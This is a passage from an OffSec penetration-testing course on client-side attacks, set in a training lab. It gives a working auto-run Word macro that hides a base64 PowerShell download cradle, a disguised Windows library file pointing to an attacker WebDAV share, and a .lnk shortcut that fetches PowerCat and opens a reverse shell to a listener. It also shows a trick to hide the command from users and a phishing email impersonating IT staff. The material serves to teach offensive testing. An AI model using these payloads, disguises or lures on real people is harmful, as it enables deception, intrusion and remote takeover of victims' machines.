*Listing 216 - PowerShell download cradle and PowerCat reverse shell*

[509] (Github, 2020), https://github.com/besimorhino/powercat

[510] (Github, 2017), https://gist.github.com/HarmJ0y/bb48307ffa663256e239

[511] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/dotnet/visual-basic/language-reference/statements/dim-statement

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

We can use the following Python script to split the base64-encoded string into smaller chunks of 50 characters and concatenate them into the *Str* variable. To do this, we store the PowerShell command in a variable named *str* and the number of characters for a chunk in *n*. We must make sure that the base64-encoded command does not contain any line breaks after we paste it into the script. A for-loop iterates over the PowerShell command and prints each chunk in the correct format for our macro.

```
str = "powershell.exe -nop -w hidden -e SQBFAFgAKABOAGUAdwA..."

n = 50

for i in range(0, len(str), n):
    print("Str = Str + " + '"' + str[i:i+n] + '"')
```

*Listing 217 - Python script to split a base64 encoded PowerShell command string*

Having split the base64-encoded string into smaller chunks, we can update our macro:

```
Sub AutoOpen()
    MyMacro
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub MyMacro()
    Dim Str As String

    Str = Str + "powershell.exe -nop -w hidden -enc SQBFAFgAKABOAGU"
        Str = Str + "AdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAd"
        Str = Str + "AAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwB"
    ...
        Str = Str + "QBjACAAMQA5ADIALgAxADYAOAAuADEAMQA4AC4AMgAgAC0AcAA"
        Str = Str + "gADQANAA0ADQAIAAtAGUAIABwAG8AdwBlAHIAcwBoAGUAbABsA"
        Str = Str + "A== "

    CreateObject("Wscript.Shell").Run Str
End Sub
```

*Listing 218 - Macro invoking PowerShell to create a reverse shell*

After we modify our macro, we can save and close the document. Before re-opening it, let's start a Python3 web server in the directory where the PowerCat script is located. We'll also start a Netcat listener on port 4444.

After double-clicking the document, the macro is automatically executed. Note that the macro security warning regarding the *Enable Content* button is not appearing again. It will only appear again if the name of the document changes.

After the macro is executed, we receive a GET request for the PowerCat script in our Python3 web server and an incoming reverse shell in our Netcat listener.

```
kali@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.119.2] from (UNKNOWN) [192.168.50.196] 49768
Windows PowerShell
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements!
https://aka.ms/PSWindows

PS C:\Users\offsec\Documents>
```

*Listing 219 - Reverse shell from Word macro*

Opening the document ran the macro and sent us a reverse shell. Excellent!

Let's briefly summarize what we did in this section. First, we created a VBA macro in a Word document to execute a single command when the document is opened. Then, we replaced the single command with a base64-encoded PowerShell command downloading PowerCat and starting a reverse shell on the local system.

Microsoft Office documents containing malicious macros are still a great client-side attack vector to obtain an initial foothold in an enterprise network. However, with the growing awareness of users to not open Office documents from emails and the rising number of security technologies in place, it becomes increasingly more difficult to get a macro delivered and executed. Therefore, we'll discuss another client-side attack in the next Learning Unit, which we can use as an alternative or even as a delivery method for malicious Office documents.

## 11.3 Abusing Windows Library Files

This Learning Unit covers the following Learning Objectives:

- Prepare an attack with Windows library files
- Leverage Windows shortcuts to obtain code execution

Many security products scan for malicious macros. Microsoft also provides guides[512] and *Group Policy Object* (GPO)[513] templates[514] to mitigate and reduce this threat. In addition, most social engineering awareness training programs focus on preventing this vector. These factors make this a difficult vector to successfully execute.

In this Learning Unit, we'll explore Windows *library files*,[515] which are a lesser-known threat but equally effective.

### 11.3.1 Obtaining Code Execution via Windows Library Files

Windows library files are virtual containers for user content. They connect users with data stored in remote locations like web services or shares. These files have a .Library-ms file extension and can be executed by double-clicking them in Windows Explorer.

In this section, we'll leverage a two-stage client-side attack. In the first stage, we'll use Windows library files to gain a foothold on the target system and set up the second stage. In the second

[512] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/DeployOffice/security/plan-security-settings-for-vba-macros-in-office

[513] (Microsoft Documentation, 2018), https://docs.microsoft.com/en-us/previous-versions/windows/desktop/policy/group-policy-objects

[514] (Microsoft Documentation, 2022), https://www.microsoft.com/en-us/download/details.aspx?id=49030

[515] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/client-management/windows-libraries

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

stage, we'll use the foothold to provide an executable file that will start a reverse shell when double-clicked.

First, we'll create a Windows library file connecting to a *WebDAV*[516] share we'll set up. In the first stage, the victim receives a **.Library-ms** file, perhaps via email. When they double-click the file, it will appear as a regular directory in Windows Explorer. In the WebDAV directory, we'll provide a payload in the form of a **.lnk** shortcut file for the second stage to execute a PowerShell reverse shell. We must convince the user to double-click our **.lnk** payload file to execute it.

At first glance, it may seem that we could accomplish this by serving the **.lnk** file for the second stage with a web server like Apache. The disadvantage is that we would need to provide our web link to the victim (again, perhaps by email). Most spam filters and security technologies analyze the contents of a link for suspicious content or executable file types to download. This means that our links may be filtered before even reaching the victim.

On the other hand, a majority of spam filters and security technologies will pass Windows library files directly to the user. When they double-click the file, Windows Explorer displays the contents of the remote location as if it were a local directory. In this case, the remote location is a WebDAV share on our attack machine. Overall, this is a relatively straightforward process and makes it seem as if the user is double-clicking a local file.

To demonstrate this, we'll first set up a WebDAV share on our Kali system. We'll use *WsgiDAV*[517] as the WebDAV server to host and serve our files. We can use **pip3** to install WsgiDAV.

```
kali@kali:~$ pip3 install wsgidav
Defaulting to user installation because normal site-packages is not writeable
Collecting wsgidav
  Downloading WsgiDAV-4.0.1-py3-none-any.whl (171 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 171.3/171.3 KB 1.6 MB/s eta 0:00:00
...
Successfully installed json5-0.9.6 wsgidav-4.0.1
```

*Listing 220 - Installing pip3 and WsgiDAV*

Once WsgiDAV is installed, we'll create the **/home/kali/webdav** directory to use as the WebDAV share that will contain our **.lnk** file. For now, let's place a **test.txt** file in this directory.

> *If the installation of WsgiDAV fails with* ***error: externally-managed-environment****, you can add* ***–break-system-packages*** *to the install command. In PEP 668,*[518] *a change was introduced to enforce the use of virtual environments*[519] *and prevent situations in which package installations via pip break the operating system.*

Next, we'll run WsgiDAV from the **/home/kali/.local/bin** directory. The first parameter we'll provide is **–host**, which specifies the host to serve from. We'll listen on all interfaces with **0.0.0.0**. Next, we'll specify the listening port with **–port=80** and disable authentication to our share with **–**

[516] (Wikipedia, 2022), https://en.wikipedia.org/wiki/WebDAV

[517] (WsgiDAV Documentation, 2022), https://wsgidav.readthedocs.io/en/latest/index.html

[518] (Python Enhancement Proposals, 2021), https://peps.python.org/pep-0668/

[519] (Python3 Docs, 2023), https://docs.python.org/3/library/venv.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

auth=anonymous. Finally, we'll set the root of the directory of our WebDAV share with --root /home/kali/webdav/.

```
kali@kali:~$ mkdir /home/kali/webdav

kali@kali:~$ touch /home/kali/webdav/test.txt

kali@kali:~$ /home/kali/.local/bin/wsgidav --host=0.0.0.0 --port=80 --auth=anonymous --root /home/kali/webdav/
Running without configuration file.
17:41:53.917 - WARNING : App wsgidav.mw.cors.Cors(None).is_disabled() returned True: skipping.
17:41:53.919 - INFO    : WsgiDAV/4.0.1 Python/3.9.10 Linux-5.15.0-kali3-amd64-x86_64-with-glibc2.33
17:41:53.919 - INFO    : Lock manager:      LockManager(LockStorageDict)
17:41:53.919 - INFO    : Property manager:  None
17:41:53.919 - INFO    : Domain controller: SimpleDomainController()
17:41:53.919 - INFO    : Registered DAV providers by route:
17:41:53.919 - INFO    :   - '/:dir_browser': FilesystemProvider for path '/home/kali/.local/lib/python3.9/site-packages/wsgidav/dir_browser/htdocs' (Read-Only) (anonymous)
17:41:53.919 - INFO    :   - '/': FilesystemProvider for path '/home/kali/webdav' (Read-Write) (anonymous)
17:41:53.920 - WARNING : Basic authentication is enabled: It is highly recommended to enable SSL.
17:41:53.920 - WARNING : Share '/' will allow anonymous write access.
17:41:53.920 - WARNING : Share '/:dir_browser' will allow anonymous read access.
17:41:54.348 - INFO    : Running WsgiDAV/4.0.1 Cheroot/8.5.2+ds1 Python 3.9.10
17:41:54.348 - INFO    : Serving on http://0.0.0.0:80 ..
```

*Listing 221 - Starting WsgiDAV on port 80*

The output indicates that the WebDAV server is now running on port 80. Let's confirm this by opening http://127.0.0.1 in our browser.





*Figure 188: Contents of WebDAV share*

Figure 188 shows that we could successfully browse to the WebDAV share and view test.txt.

Next, let's create the Windows library file. We'll use xfreerdp to connect to the *CLIENT137* machine at 192.168.50.194 via RDP to prepare our attack. We can connect to the system with *offsec* as the username and *lab* as the password. This will make it a lot easier for us to build and test our library file, and later, our shortcut file.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Once connected, we'll find the *Visual Studio Code* (VSC)[520] application on the desktop, which we'll use to create our library file. We should note that we could also use *Notepad* to create the file. Let's open VSC by double-clicking the icon.




*Figure 189: Windows 11 Desktop*

In the menu bar, we'll click on *File* > *New Text File*. We'll then save the empty file as **config.Library-ms** on the *offsec* user's desktop. As soon as we save the file with this file extension, it is displayed with an icon. While the icon doesn't look dangerous, it is not commonly used by Windows and therefore may raise suspicions. To increase the chances that our victim will execute our file, let's change its appearance.




*Figure 190: Empty Windows Library file*

Library files consist of three major parts and are written in XML to specify the parameters for accessing remote locations. The parts are *General library information*, *Library properties*, and *Library locations*. Let's build the XML code by adding and explain the tags. We can refer to the

[520] (Visual Studio, 2022), https://code.visualstudio.com/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Library Description Schema*[521] for further information. We'll begin by adding the XML and library file's format version.

The listing below contains the namespace[522] for the library file. This is the namespace for the version of the library file format starting from Windows 7. The listing also contains the closing tag for the library description. All of the following tags we cover will be added inside the *libraryDescription*[523] tags.

```
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">

</libraryDescription>
```

*Listing 222 - XML and Library Description Version*

Next, we'll add two tags providing information about the library. The *name*[524] tag specifies the name of this library. We must not confuse this with an arbitrary name we can just set randomly. We need to specify the name of the library by providing a DLL name and index. We can use *@shell32.dll,-34575* or *@windows.storage.dll,-34582* as specified on the Microsoft website. We'll use the latter to avoid any issues with text-based filters that may flag on "shell32". The *version*[525] tag can be set to a numerical value of our choice, for example, 6.

```
<name>@windows.storage.dll,-34582</name>
<version>6</version>
```

*Listing 223 - Name and Version Tags of the Library*

Next, we'll add the *isLibraryPinned*[526] tag. This element specifies if the library is pinned to the navigation pane in Windows Explorer. For our targets, this may be another small detail to make the whole process feel more genuine and therefore, we'll set it to **true**. The next tag we'll add is *iconReference,*[527] which determines what icon is used to display the library file. We must specify the value in the same format as the name element. We can use **imagesres.dll** to choose between all Windows icons. We can use index "-1002" for the **Documents** folder icon from the user home directories or "-1003" for the **Pictures** folder icon. We'll provide the latter to make it look more benign.

```
<isLibraryPinned>true</isLibraryPinned>
<iconReference>imageres.dll,-1003</iconReference>
```

*Listing 224 - Configuration for Navigation Bar Pinning and Icon*

Now, let's add the *templateInfo*[528] tags, which contain the *folderType*[529] tags. These tags determine the columns and details that appear in Windows Explorer by default after opening the

[521] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/windows/win32/shell/library-schema-entry

[522] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/windows/win32/shell/library-schema-entry#namespace-versioning

[523] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/shell/schema-librarydescription

[524] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/shell/schema-library-name

[525] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/shell/schema-library-version

[526] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/shell/schema-library-islibrarypinned

[527] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/shell/schema-library-iconreference

[528] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/shell/schema-library-templateinfo

[529] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/shell/schema-library-foldertype

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

library. We'll need to specify a GUID that we can look up on the *Microsoft documentation*[530] webpage. For this example, we'll use the **Documents** GUID to appear as convincing as possible for the victim.

```
<templateInfo>
<folderType>{7d49d726-3c21-4f05-99aa-fdc2c9474656}</folderType>
</templateInfo>
```

*Listing 225 - templateInfo and folderType tags*

The next tag marks the beginning of the library locations section. In this section, we specify the storage location where our library file should point to. We'll begin by creating the *searchConnectorDescriptionList*,[531] tag which contains a list of *search connectors*[532] defined by *searchConnectorDescription*.[533] Search connectors are used by library files to specify the connection settings to a remote location. We can specify one or more *searchConnectorDescription* elements inside the *searchConnectorDescriptionList* tags. For this example we only specify one.

Inside the description of the search connector, we'll specify information and parameters for our WebDAV share. The first tag we'll add is the *isDefaultSaveLocation*[534] tag with the value set to **true**. This tag determines the behavior of Windows Explorer when a user chooses to save an item. To use the default behavior and location, we'll set it to true. Next, we'll add the *isSupported* tag, which is not documented in the Microsoft Documentation webpage, and is used for compatibility. We can set it to **false**.

The most important tag is *url*,[535] which we need to point to our previously-created WebDAV share over HTTP. It is contained within the *simpleLocation*[536] tags, which we can use to specify the remote location in a more user-friendly way as the normal *locationProvider*[537] element.

```
<searchConnectorDescriptionList>
<searchConnectorDescription>
<isDefaultSaveLocation>true</isDefaultSaveLocation>
<isSupported>false</isSupported>
<simpleLocation>
<url>http://192.168.119.2</url>
</simpleLocation>
</searchConnectorDescription>
</searchConnectorDescriptionList>
```

*Listing 226 - templateInfo and folderType tags*

[530] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/shell/schema-library-foldertype

[531] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/shell/schema-library-searchconnectordescriptionlist

[532] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/windows/win32/search/search-sconn-desc-schema-entry

[533] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/shell/schema-library-searchconnectordescription

[534] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/windows/win32/search/search-schema-sconn-isdefaultsavelocation

[535] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/search/search-schema-sconn-url

[536] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/search/search-schema-sconn-simplelocation

[537] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/search/search-schema-sconn-locationprovider

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Let's paste the code into Visual Studio Code.

We have just reviewed the XML code for all of the sections of our library File. We now have a basic understanding of the inner workings of library files and can customize them to fit our needs. The following listing shows the entire XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
<name>@windows.storage.dll,-34582</name>
<version>6</version>
<isLibraryPinned>true</isLibraryPinned>
<iconReference>imageres.dll,-1003</iconReference>
<templateInfo>
<folderType>{7d49d726-3c21-4f05-99aa-fdc2c9474656}</folderType>
</templateInfo>
<searchConnectorDescriptionList>
<searchConnectorDescription>
<isDefaultSaveLocation>true</isDefaultSaveLocation>
<isSupported>false</isSupported>
<simpleLocation>
<url>http://192.168.119.2</url>
</simpleLocation>
</searchConnectorDescription>
</searchConnectorDescriptionList>
</libraryDescription>
```

*Listing 227 - Windows Library code for connecting to our WebDAV Share*

Let's save and close the file in Visual Studio Code. We'll then double-click the config.Library-ms file on the Desktop.





*Figure 191: Double-Clicking the Windows Library file*

When we open the directory in Explorer, we find the previously-created test.txt file we placed in the WebDAV share. Therefore, the library file works and embeds the connection to the WebDAV share.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Very nice!

As an added bonus, the path in the navigation bar only shows **config** without any indication that this is actually a remote location. This makes it a perfect first stage for our client-side attack.

When we re-open our file in Visual Studio Code, we find that a new tag appeared named *serialized*.[538] The tag contains base64-encoded information about the location of the *url* tag. Additionally, the content inside the *url* tags has changed from **http://192.168.119.2** to **\\192.168.119.2\DavWWWRoot**. Windows tries to optimize the WebDAV connection information for the Windows WebDAV client[539] and therefore modifies it.





*Figure 192: Modified XML code of config.Library-ms*

The library file still works when we double-click it, but due to the encoded information in the *serialized* tag, it may not be working on other machines or after a restart. This could result in a situation where our client-side attack fails, because Windows Explorer shows an empty WebDAV share.

To avoid running into any issues when performing this attack, we can reset the file to its original state by pasting the contents of listing 227 into Visual Studio Code. Unfortunately, we need to do this every time we execute the Windows library file. However, this is not a big deal since in most assessments we only need the victim to double-click the file once. Once the file has returned to its original state, we are ready to send the file to our victim.

Now that we have a working Windows library file, we'll need to create the shortcut file. The goal is to start a reverse shell by putting the **.lnk** shortcut file on the WebDAV share for the victim to execute.

[538] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/windows/win32/search/search-schema-sconn-simplelocation

[539] (WebDav SYSTEM, 2022), https://www.webdavsystem.com/server/access/windows

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Let's create the shortcut on the desktop for the *offsec* user. For this, we'll right-click on the desktop and click on *New* then on *Shortcut*. In the *Create Shortcut* window, we can enter a path to a program along with arguments, which will be pointed to by the shortcut. We'll point the shortcut to PowerShell and use another download cradle to load PowerCat from our Kali machine and start a reverse shell.

We'll use the command we leveraged previously:

```
powershell.exe -c "IEX(New-Object
System.Net.WebClient).DownloadString('http://192.168.119.3:8000/powercat.ps1');
powercat -c 192.168.119.3 -p 4444 -e powershell"
```

*Listing 228 - PowerShell Download Cradle and PowerCat Reverse Shell Execution*

We'll enter this command into the input field and click *Next*.





*Figure 193: Creating a Shortcut on CLIENT137*

*If we expect that our victims are tech-savvy enough to actually check where the shortcut files are pointing, we can use a handy trick. Since our provided command looks very suspicious, we could just put a delimiter and benign command behind it to push the malicious command out of the visible area in the file's property menu. If a user were to check the shortcut, they would only see the benign command.*

In the next window, let's enter **automatic_configuration** as the name for the shortcut file and click *Finish* to create the file.

On our Kali machine, let's start a Python3 web server on port 8000 where **powercat.ps1** is located and start a Netcat listener on port 4444.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Instead of using a Python3 web server to serve Powercat, we could also host it on the WebDAV share. However, as our WebDAV share is writable, AV and other security solutions could remove or quarantine our payload. If we configure the WebDAV share as read-only, we'd lose a great method of transferring files from target systems. Throughout this course, we'll use a Python3 web server to serve our payload for attacks utilizing Windows Library files.*

To confirm that the download cradle and the PowerCat reverse shell works, let's double-click the shortcut file on the desktop. After confirming that we want to run the application in the appearing window, the Netcat listener should receive a reverse shell.

```
kali@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.119.2] from (UNKNOWN) [192.168.50.194] 49768
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements!
https://aka.ms/PSWindows

PS C:\Windows\System32\WindowsPowerShell\v1.0>
```

*Listing 229 - Successful reverse shell connection via our Shortcut file*

To conclude this section, let's obtain a reverse shell from the *HR137* machine at 192.168.50.195. For this example, we'll provide the Windows library file we created to a simulated victim with a pretext. Our goal is to convince the victim to double-click the shortcut after embedding the WebDAV share via the prepared Windows library file.

The pretext is an important aspect of this client-side attack. In this case we could tell the target that we are a new member of the IT team and we need to configure all client systems for the new management platform. We'll also tell them that we've included a user-friendly configuration program. An example email for use in a real assessment is shown below.

```
Hello! My name is Dwight, and I'm a new member of the IT Team.

This week I am completing some configurations we rolled out last week.
To make this easier, I've attached a file that will automatically
perform each step. Could you download the attachment, open the
directory, and double-click "automatic_configuration"? Once you
confirm the configuration in the window that appears, you're all done!

If you have any questions, or run into any problems, please let me
know!
```

*Listing 230 - Example email content*

Now, let's copy automatic_configuration.lnk and config.Library-ms to our WebDAV directory on our Kali machine. For convenience, we can use the config library file to copy the files into the directory. In a normal assessment we would most likely send the library file via email but for this example, we'll use the \\192.168.50.195\share SMB share to simulate the delivery step.

Next, we'll start the Python3 web server on port 8000 to serve powercat.ps1, WsgiDAV for our WebDAV share /home/kali/webdav, and a Netcat listener on port 4444.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

To upload the library file to the SMB share, we'll use **smbclient**[540] with the **-c** parameter to specify the **put config.Library-ms** command. Before we execute smbclient, we need to change our current directory to the library file's directory. We'll also delete the previously-created **test.txt** file from the WebDAV share.

```
kali@kali:~$ cd webdav

kali@kali:~/webdav$ cd webdav

kali@kali:~/webdav$ rm test.txt

kali@kali:~/webdav$ smbclient //192.168.50.195/share -c 'put config.Library-ms'
Enter WORKGROUP\kali's password:
putting file config.Library-ms as \config.Library-ms (1.8 kb/s) (average 1.8 kb/s)
```

*Listing 231 - Uploading our Library file to the SMB share on the HR137 machine*

After we put the library file on the target's machine via smbclient, a simulated user on the system opens it and starts the reverse shell by executing the shortcut file.

```
kali@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.119.2] from (UNKNOWN) [192.168.50.195] 56839
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements!
https://aka.ms/PSWindows

PS C:\Windows\System32\WindowsPowerShell\v1.0> whoami
whoami
hr137\hsmith
```

*Listing 232 - Incoming reverse shell from HR137*

Listing 232 shows that we successfully received a reverse shell with our Library and shortcut files.

Excellent.

We could also have combined this technique with our previous Office macro attack, or any other type of client-side attacks.

